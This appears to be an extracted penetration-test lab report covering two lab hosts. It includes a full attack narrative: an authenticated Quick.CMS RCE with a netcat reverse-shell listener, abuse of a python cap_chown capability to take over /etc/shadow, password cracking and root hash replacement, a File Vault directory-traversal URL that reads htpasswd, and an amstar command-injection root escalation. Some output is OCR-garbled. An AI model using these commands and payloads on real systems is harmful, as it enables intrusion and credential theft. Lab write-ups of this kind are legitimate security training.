
Apache/2.4.41 (Ubuntu) Server at 10.15.1.20 Port 80

Go to config.php.txt. Observe possible credentials in this file.

```
email: admin@localhost.local  
pass: admin123
```

```
<?php  
/*  
 * Website's main configuration data language independent  
 * More: https://opensolution.org/docs/?p=en-settings  
 */  
unset( $config, $lang, $aData );  
  
/*  
 * If a website is under development, leave the DEVELOPER_MODE option enabled  
 * More: https://opensolution.org/docs/?p=en-settings#DEVELOPER_MODE  
 */  
define( 'DEVELOPER_MODE', true ); // comment this line once a website is publishing  
if( defined( 'DEVELOPER_MODE' ) ){  
    error_reporting( E_ALL | E_STRICT );  
}  
  
/*  
 * Email as login and password used to log in to the administration panel  
 * Ensure their security. Don't use passwords such as "admin", "1234", "qwerty" etc.  
 * More: https://opensolution.org/docs/?p=en-settings#login_email  
 */  
$config['login_email'] = "admin@localhost.local";  
$config['login_pass'] = "admin123";  
  
/*  
 * Setting IP address from which logging in to administration is possible  
 * More: https://opensolution.org/docs/?p=en-settings#allowed_ip_admin_panel  
 */  
$config['allowed_ip_admin_panel'] = null; // default value: null  
  
/*  
 * Variable stores skin directory name  
 * More: https://opensolution.org/docs/?p=en-settings#skin
```

Navigate to 10.15.1.20/admin.php. Log in with discovered credentials.



Welcome to the administration panel QUICK.CMS

We are happy that you are using our system. If you're just starting your adventure with the administration panel, read the [first steps »](#) instruction. Remember about using the icon whenever you have any problem handling the administration panel.

Below we present some useful information, they're worth reading.

Remember to disable developer mode after publishing your website. Edit the configuration file and comment to line: define('DEVELOPER_MODE', true);

Have you used older versions of Quick.Cms or Quick.Cms.Ext? This version is significantly different. Falling into a routine can make a lot of damage. Read our tips in the [manual »](#)

Search for the potential quick.cms exploit. Note Quick.CMS 6.7 - Remote Code Execution exploit.

```
(kali㉿kali)-[~]
$ searchsploit quick.cms
Exploit Title | Path
-----|-----
Quick.Cart 3.4 / Quick.CMS 2.4 - Cross-Site Request Forgery | php/webapps/10224.txt
Quick.Cart 3.4 / Quick.CMS 2.4 - Delete Function Cross-Site Request Forgery | php/webapps/33375.txt
Quick.CMS / Quick.Cart - Cross-Site Scripting | php/webapps/38207.txt
Quick.CMS 3.0 - Cross-Site Request Forgery | php/webapps/17216.txt
Quick.CMS 4.0 - 'p' Cross-Site Scripting | php/webapps/37105.txt
Quick.CMS 5.4 - Multiple Vulnerabilities | php/webapps/32767.txt
Quick.CMS 6.7 - Remote Code Execution (Authenticated) | php/webapps/49494.py
Quick.CMS.Lite 0.3 - Cookie sLanguage Local File Inclusion | php/webapps/2719.php
Quick.CMS.Lite 0.5 - 'id' SQL Injection | php/webapps/8505.txt
Shellcodes: No Results
```

Download Quick.CMS 6.7 - Remote Code Execution python code to working directory.

```
(root㉿kali)-[~/home/kali/Quick]
# wget https://www.exploit-db.com/download/49494 -O quickpwn.py
--2021-10-24 22:58:08-- https://www.exploit-db.com/download/49494
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2278 (2.2K) [application/txt]
Saving to: 'quickpwn.py'

quickpwn.py                                100%[=====] 2.22K --.-KB/s   in 0s

2021-10-24 22:58:09 (15.1 MB/s) - 'quickpwn.py' saved [2278/2278]
```

Execute the exploit code to get a shell. Set a listener to catch the shell. Note that this is an unprivileged shell.

```
python3 quickpwn.py http://10.15.1.20/ admin@localhost.local admin123 172.16.5.3 4444
```

```
(root㉿kali)-[~/home/kali/Quick]
# python3 quickpwn.py http://10.15.1.20/ admin@localhost.local admin123 172.16.5.3 4444
#####
# es Quick.CMS authenticated RCE by mario0x00 #####
##### variables in the file database/config
#####
Start page About us ▾
[+] Attempting user login
```

```
(kali㉿kali)-[~]
$ nc -lvp 4444
② Find the remaining configuration variables in the file database/config
listening on [any] 4444 ...
10.15.1.20: inverse host lookup failed: Unknown host
connect to [172.16.5.3] from (UNKNOWN) [10.15.1.20] 55136
bash: cannot set terminal process group (801): Inappropriate ioctl for device
bash: no job control in this shell
www-data@quick:/var/www/html$ whoami
whoami
www-data
www-data@quick:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Run [linpeas.sh](#) to enumerate potential vulnerabilities. Note major vulnerability in /usr/lib/python3.8 = cap_chown+ep. (<https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>)

```
Files with capabilities (limited to 50):
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/python3.8 = cap_chown+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
Need more options? See plugins for Quick.Cms.Ext.»
Users with capabilities
```

Use this vulnerability to make the local profile owner of sensitive files, allowing user www-data read/write privilege.

```
/usr/bin/python3.8 -c 'import os; os.chown("/etc/shadow",33,33)'  
/usr/bin/python3.8 -c 'import os; os.chown("/etc/passwd",33,33)'
```

```
www-data@quick:/var/www/html$ ls -la /etc/shadow  
ls -la /etc/shadow  
-rw-r----- 1 root shadow 1579 Mar 15 2021 /etc/shadow
```

```
www-data@quick:/var/www/html$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@quick:/var/www/html$ /usr/bin/python3.8 -c 'import os; os.chown("/etc/shadow",33,33)'  
<on3.8 -c 'import os; os.chown("/etc/shadow",33,33)'  
www-data@quick:/var/www/html$ ls -la /etc/shadow  
ls -la /etc/shadow  
-rw-r----- 1 www-data www-data 1579 Mar 15 2021 /etc/shadow
```

View /etc/shadow file. Observe the salted hashed password for root.

```
www-data@quick:/var/www/html$ cat /etc/shadow  
cat /etc/shadow  
root:$6$S95z1g8hpadW8DM$4h3Zl2AhZMz0oqPpWsKhvDVq8fxuVdIe5Xgc.E4NF5E0X849K7SFWKYMpbLYE.bq/XNuMqRC.BgsU/5qJJPja.:18701:0:99999:7:::  
daemon:*:18474:0:99999:7:::  
bin:*:18474:0:99999:7:::  
sys:*:18474:0:99999:7:::bi varius nisl eu diam. In ligula arcu, tincidunt non,  
sync:*:18474:0:99999:7:::edit ut, tempus ac, ligula. Donec urna libero, sagittis  
games:*:18474:0:99999:7:::phas, dignissim id, auctor at, sapien.  
man:*:18474:0:99999:7:::  
lp:*:18474:0:99999:7:::  
mail:*:18474:0:99999:7:::
```

Copy the /etc/passwd and /etc/shadow files to the working directory of your attack system. Combine these two files so that you may use John the Ripper on them to unhash the passwords.

```
unshadow passwd shadow > unshadowed.txt
```

```
[root@kali ~]# unshadow passwd shadow > unshadowed.txt  
Created directory: /root/.john
```

Download a common password word-list (rockyou.txt)

```
wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
```

```
[root@kali ~]# wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
--2021-10-25 11:53:49--  https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-releases.githubusercontent.com/97553311/d4f580f8-6b49-11e7-8f70-7f460f85ab3a?X-Amz-Algorithm=AWS4-H
```

Use John the Ripper to unhash the shadow file.

```
john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
```

```
[root@kali ~]# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort (almost any other key for status)
sunshine1      (webadmin)
```

SSH into user webadmin using discovered credentials. This is done to acquire a better shell than what we were using previously.

```
user: webadmin
pass: sunshine1
```

```
(root💀kali)-[~/home/kali/Quick]
# ssh webadmin@10.15.1.20
The authenticity of host '10.15.1.20 (10.15.1.20)' can't be established.
ECDSA key fingerprint is SHA256:bJbAzz7/8sVIyqrkYUWmKe3WHLhUfwA1Izf5YziD+cA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.15.1.20' (ECDSA) to the list of known hosts.
webadmin@10.15.1.20's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Mon 25 Oct 2021 09:19:00 AM UTC
System load: 0.22          Processes: 206
Usage of /: 22.6% of 18.57GB  Users logged in: 0
Memory usage: 25%          IPv4 address for ens33: 10.15.1.20
Swap usage: 0%              Bytes received: 8.9
                                         Bytes sent: 8.9

187 updates can be installed immediately.
84 of these updates are security updates.
To see these additional updates run: apt list --upgradable
```

Check the id. Observe the id of 1003 for this user.

```
webadmin@quick:~$ id
uid=1003(webadmin) gid=1003(webadmin) groups=1003(webadmin),1004(backupusers)
```

Use the chown vulnerability again to make the local profile owner of sensitive files, allowing user webadmin read/write privilege.

```
/usr/bin/python3.8 -c 'import os; os.chown("/etc/shadow",1003,1003)'
```


```
webadmin@quick:~$ ls -la /etc/shadow
-rw-r----- 1 www-data www-data 1643 Oct 24 21:33 /etc/shadow
webadmin@quick:~$ /usr/bin/python3.8 -c 'import os; os.chown("/etc/shadow",1003,1003)'
webadmin@quick:~$ ls -la /etc/shadow
-rw-r----- 1 webadmin webadmin 1643 Oct 24 21:33 /etc/shadow
```

Create a salted hash with a known password that we will inject into the shadow file.

```
$ openssl passwd -1 -salt abc password
$abc$BXBqpb9BZcZhXLgbee.0s/
```

```
(root💀kali)-[~/home/kali/Quick]
# openssl passwd -1 -salt abc password
$1$abc$BXBqpb9BZcZhXLgbee.0s/
```

Replace the password hash for root with created hash.



```
GNU nano 4.8
root:$1$abc$BXBqpb9BZcZhXLgbee.0s/:18701:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
```

Switch to root user using new password. Verify admin privilege.

```
webadmin@quick:~$ su
Password:
root@quick:/home/webadmin# whoami
root
root@quick:/home/webadmin# id
uid=0(root) gid=0(root) groups=0(root)
```

The exploit was executed successfully and we were able to SSH with admin privileges on the target.

Verify IP address of target box.

```
root@quick:/home/webadmin# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:a9:e4:9e brd ff:ff:ff:ff:ff:ff
        inet 10.15.1.20/24 brd 10.15.1.255 scope global ens33
            valid_lft forever preferred_lft forever
        inet6 fe80::250:56ff:fea9:e4:9e/64 scope link
            valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
root@quick:/home/webadmin# cat /root/key.txt
ciskzpric4095x6bytel
```

key.txt

ciskzpric4095x6bytel



15. BackupAdmin [A] | 10.15.1.4

Introduction

Tasked to conduct an assessment on 10.15.1.4. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the PHP File Vault 0.9 - Directory Traversal and Amanda 3.3.1 - 'amstar' Command Injection Privilege Escalation vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities get into an unprivileged user account and escalate privileges by launching a root shell in the system.

Vulnerabilities Discovered

OS: Linux 4.4.0-31-generic

Open ports: FTP [21], SSH [22], HTTP [80], SMB [139 and 445]

- :: • Vulnerable to PHP File Vault 0.9 - Directory Traversal and Amanda 3.3.1 - 'amstar' Command Injection Privilege Escalation vulnerability.

CVE IDs: N/A

Exploit: <https://www.exploit-db.com/exploits/40163> & <https://www.exploit-db.com/exploits/39244>

Contents of key.txt: vayrhppva72nt78vs7tt

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://www.exploit-db.com/exploits/40163>
- <https://www.exploit-db.com/exploits/39244>

EXPLOIT DESCRIPTION

A very small PHP website application which stores anonymously uploaded files and retrieves them by SHA1 hash (a fingerprint of the file which is provided after uploading). Developed for [anonsource.org](#), a kanux project. This is the vulnerability that allows parts of *any world readable* file to be read by a remote attacker. Attacks can include gathering sensitive information, .bash_history, .rhosts, /etc/passwd and so on.

AMANDA, the Advanced Maryland Automatic Network Disk Archiver, is a backup solution that allows the IT administrator to set up a single master backup server to back up multiple hosts over network to tape drives/ changers or disks or optical media. Amanda uses native utilities and formats (e.g. dump and/or GNU tar) and can back up a large number of servers and workstations running multiple versions of Linux or Unix. A user with backup privs can trivially compromise a client installation. Amstar is an Amanda Application API script. It should not be run by users directly. It uses star to backup and restore data. It runs binaries with root permissions when parsing the command line argument --star-path.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~]
$ ip addr
1: :<NOQUEUE,BROADCAST> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
        inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
            valid_lft 1597sec preferred_lft 1597sec
        inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
        inet 192.168.183.255/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
            valid_lft 1597sec preferred_lft 1597sec
        inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
        inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
            valid_lft forever preferred_lft forever
```

Scan for open ports. Discover FTP port 21; SSH port 22; HTTP port 80; and SMB ports 139 and 445.

```
(kali㉿kali)-[~/Quick]
$ nmap 10.15.1.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-25 21:52 EDT
Nmap scan report for 10.15.1.4
Host is up (0.18s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 19.62 seconds
```

A more in-depth look at open ports. Note Anonymous FTP login allowed.

```
nmap -A 10.15.1.4
```

```
(root💀kali)-[~/home/kali/Quick]
# nmap -A 10.15.1.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-25 21:52 EDT
Nmap scan report for 10.15.1.4
Host is up (0.26s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 0          0          28986 Sep 15  2016 backupdirs.txt
|_ftp-syst:
|   STAT:
|     FTP server status:
|       Connected to ::ffff:172.16.5.2
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 1
|       vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 77:31:22:80:27:bf:dd:44:35:20:91:4c:8c:f9:b9:fc (RSA)
|   256 09:c1:ac:a4:16:ed:52:c8:b3:b5:20:3b:0d:bc:18:e3 (ECDSA)
|   256 2a:bb:8a:a4:ed:4b:5e:f9:26:ad:25:0f:da:0c:07:ca (ED25519)

```

```
80/tcp  open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
139/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn  Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: Host: BACKUPADMIN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
_clock-skew: mean: -7h27m17s, deviation: 1h09m15s, median: -6h47m18s
_nbstat: NetBIOS name: BACKUPADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
_smb-os-discovery:
OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
Computer name: backupadmin
NetBIOS computer name: BACKUPADMIN\x00
Domain name: \x00
FQDN: backupadmin
System time: 2021-10-25T21:05:45+02:00
smb-security-mode:
account_used: guest
authentication_level: user
challenge_response: supported

```

```

[_] message_signing: disabled (dangerous, but default)

smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02:
    Message signing enabled but not required
smb2-time:
  date: 2021-10-25T19:05:45
  start_date: N/A
TRACEROUTE
HOP RTT      ADDRESS
1  259.98 ms 10.15.1.4
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.37 seconds

```

Run a Nikto scan on 10.15.1.4:80. Upon further inspection, nothing of particular use comes from the Nikto scan.

```

[root@kali] [/home/kali/Quick]
# nikto -h 10.15.1.4
- Nikto v2.1.6
-----
+ Target IP:      10.15.1.4
+ Target Hostname: 10.15.1.4
+ Target Port:    80
+ Start Time:    2021-10-25 21:58:44 (GMT-4)
-----[redacted]
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3268: /files/: Directory indexing found. [redacted]
+ OSVDB-3092: /files/: This might be interesting... [redacted]
+ OSVDB-3233: /icons/README: Apache default file found. [redacted]
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Transport endpoint is not connected
+ Scan terminated: 20 error(s) and 8 item(s) reported on remote host
+ End Time:       2021-10-25 22:20:51 (GMT-4) (1327 seconds)
-----[redacted]
+ 1 host(s) tested

```

Navigate to 10.15.1.4. Notice PHP File Vault 0.9 in use.

PHP File Vault 0.9 - Anonymous file upload and distribution service

We are currently working on a file upload and download script. In the meantime we will use this script which we've found on Sourceforge.

WARNING: Your connection to this website is NOT encrypted

All uploaded files become available for download to anyone with the sha1 "fingerprint" of the file.
Maximum upload size is **128 MB**


SUBMIT: No file selected.

RETRIEVE:

Search for the potential PHP File Vault 0.9 exploit. Note PHP File Vault 0.9 - Directory Traversal exploit.

```
(kali㉿kali)-[~/Quick]
$ searchsploit PHP File Vault 0.9
RETRIEVE: https://www.exploit-db.com/wp-content/themes/exploit/exploits/40163.txt
Exploit Title | Path
PHP File Vault 0.9 - Directory Traversal | php/webapps/40163.txt
Shellcodes: No Results
```

Hitting the find button on the web page takes you to "<http://10.15.1.4/fileinfo.php?sha1=>". The discovered exploit shows that this is a potentially major vulnerability via GET Requests.




Log in using ftp anonymous login.

```
(root💀kali)-[~/Quick]
# ftp 10.15.1.4
Connected to 10.15.1.4.
220 (vsFTPd 3.0.3)
Name (10.15.1.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```


Find backupdir.txt file in there. We will use this to see what files are present. Note the ./apache2/htpasswd file that may contain credentials.

```
ftp> get backupdirs.txt
local: backupdirs.txt remote: backupdirs.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backupdirs.txt (28986 bytes).
226 Transfer complete.
28986 bytes received in 0.36 secs (79.0872 kB/s)
```

A screenshot of an FTP session. The left pane shows the command "ftp> get backupdirs.txt" and its execution details. The right pane shows a list of files in the current directory. Two specific files are highlighted with red boxes and arrows pointing to them: "../apache2:" and "htpasswd".

Navigate to "http://10.15.1.4/fileinfo.php?

sha1=..%2F..%2F..%2F..%2Fetc%2Fapache2%2Fhtpasswd". This exploit will dump a portion of the /etc/apache2/htpasswd file containing credentials.



backupuser:\$apr1\$hk8Ikz6P\$S260ZcSXHNUCoc2Afh7mp.

- SIZE: 49 bytes
- TIME: September 15 2016 15:23:43 GMT
- SHA1: `../../../../etc/apache2/htpasswd`
- MD5: e5737110c0b973d8abcd30c364e929d

A screenshot of a browser's developer tools Network tab. It shows a single request: a GET to "fileinfo.php?sha1=../../../../etc/apache2/htpasswd" with a status of 200. A red arrow points from the bottom of the previous image to this request.

backupuser:\$apr1\$hk8Ikz6P\$S260ZcSXHNUCoc2Afh7mp.

SIZE: 49 bytes
TIME: September 15 2016 15:23:43 GMT
SHA1: ../../../../../../etc/apache2/htpasswd
MD5: e5737110c0b973d8abcd30c364e929d

Check the hash type of the password.

A screenshot of a terminal window on Kali Linux. The user runs the command "hashid '\$apr1\$hk8Ikz6P\$S260ZcSXHNUCoc2Afh7mp.'". The output shows it's an MD5 hash, specifically APR and Apache MD5. A red arrow points from the bottom of the previous image to this terminal window.

Use John the Ripper to crack the hash.

```
$ john --wordlist=/usr/share/wordlist/rockyou.txt -format=md5crypt-long ./credential_hash.txt
```

A screenshot of a terminal window on Kali Linux. The user runs "john --wordlist=/usr/share/wordlists/rockyou.txt -format=md5crypt-long ./credential_hash.txt". The process starts cracking and finds the password "0811783909". A red arrow points from the bottom of the previous image to this terminal window.

```
user: backupuser  
pass: 0811783909
```

Use the found credentials to log in as unprivileged user backupuser.

```
(kali㉿kali)-[~/BackupAdmin]  
$ ssh backupuser@10.15.1.4  
backupuser@10.15.1.4's password:  
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
Last login: Tue Oct 26 20:11:25 2021 from 172.16.5.3  
backupuser@backupadmin:~$ whoami  
backupuser  
backupuser@backupadmin:~$ id  
uid=1002(backupuser) gid=34(backup) groups=34(backup),6(disk),26(tape)
```

Check the software running on the system. Observe amanda_backup_server.

```
backupuser@backupadmin:~$ dpkg -l  
Desired=Unknown/Install/Remove/Purge/Hold  
| Status=Not/Inst/Conf-files/Unpacked/half-inst/trig-aWait/Trig-pend  
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)  
||/ Name          Version        Architecture     Description  
=====  
ii  accountsservice    0.6.40-2ubuntu11.1   amd64          query and manipulate user account information  
ii  adduser           3.113+nmu3ubuntu4    amd64          add and remove users and groups  
ii  amanda-backup-server 3.3.1-10ubuntu11.0  amd64          Amanda Network Backup and Archiving software  
ii  apache2            2.4.18-2ubuntu3.1    amd64          Apache HTTP Server  
ii  apache2-bin         2.4.18-2ubuntu3.1    amd64          Apache HTTP Server (modules and other binary files)
```

Search for potential exploits of Amanda Backup Server 3.3.1.

```
(root㉿kali)-[~/BackupAdmin]  
# searchsploit amanda  
[+] Exploit Database: https://www.exploit-db.com  
[+]辞書: /usr/share/exploitdb/exploit-db-dictionaries/  
[+] Shellcodes: /usr/share/exploitdb/exploit-db-shellcodes/  
[+] Path: /usr/share/exploitdb/  
  
Exploit Title  
-----  
Amanda 3.3.1 - 'amstar' Command Injection Privilege Escalation  
Amanda 3.3.1 - Local Privilege Escalation at once every 5 minutes  
-----  
Path  
-----  
linux/local/39244.txt  
linux/local/39217.c  
-----  
Shellcodes: No Results  
-----  
Server: https://vnnc02.virtualhackinglab.com:443
```

We will use the Amanda 3.3.1 - 'amstar' Command Injection Privilege Escalation exploit.

```
$ nano /tmp/runme.sh  
#!/bin/sh  
/bin/sh  
  
$ ls -al /usr/libexec/amanda/application/amstar  
-rwsr-xr-- 1 root disk 36616 Feb 21 2012 /usr/libexec/amanda/application/amstar  
  
$ /usr/libexec/amanda/application/amstar restore --star-path=/tmp/runme.sh
```

```
# id  
uid=0(root) gid=34(backup) groups=34(backup),6(disk),26(tape)
```

```
/usr/libexec/amanda/application: Web01-Dev  
amgtar amlog-script ampgsql amraw amsamba amstar amsuntar amzfs-sendrecv amzfs-snapshot script-email  
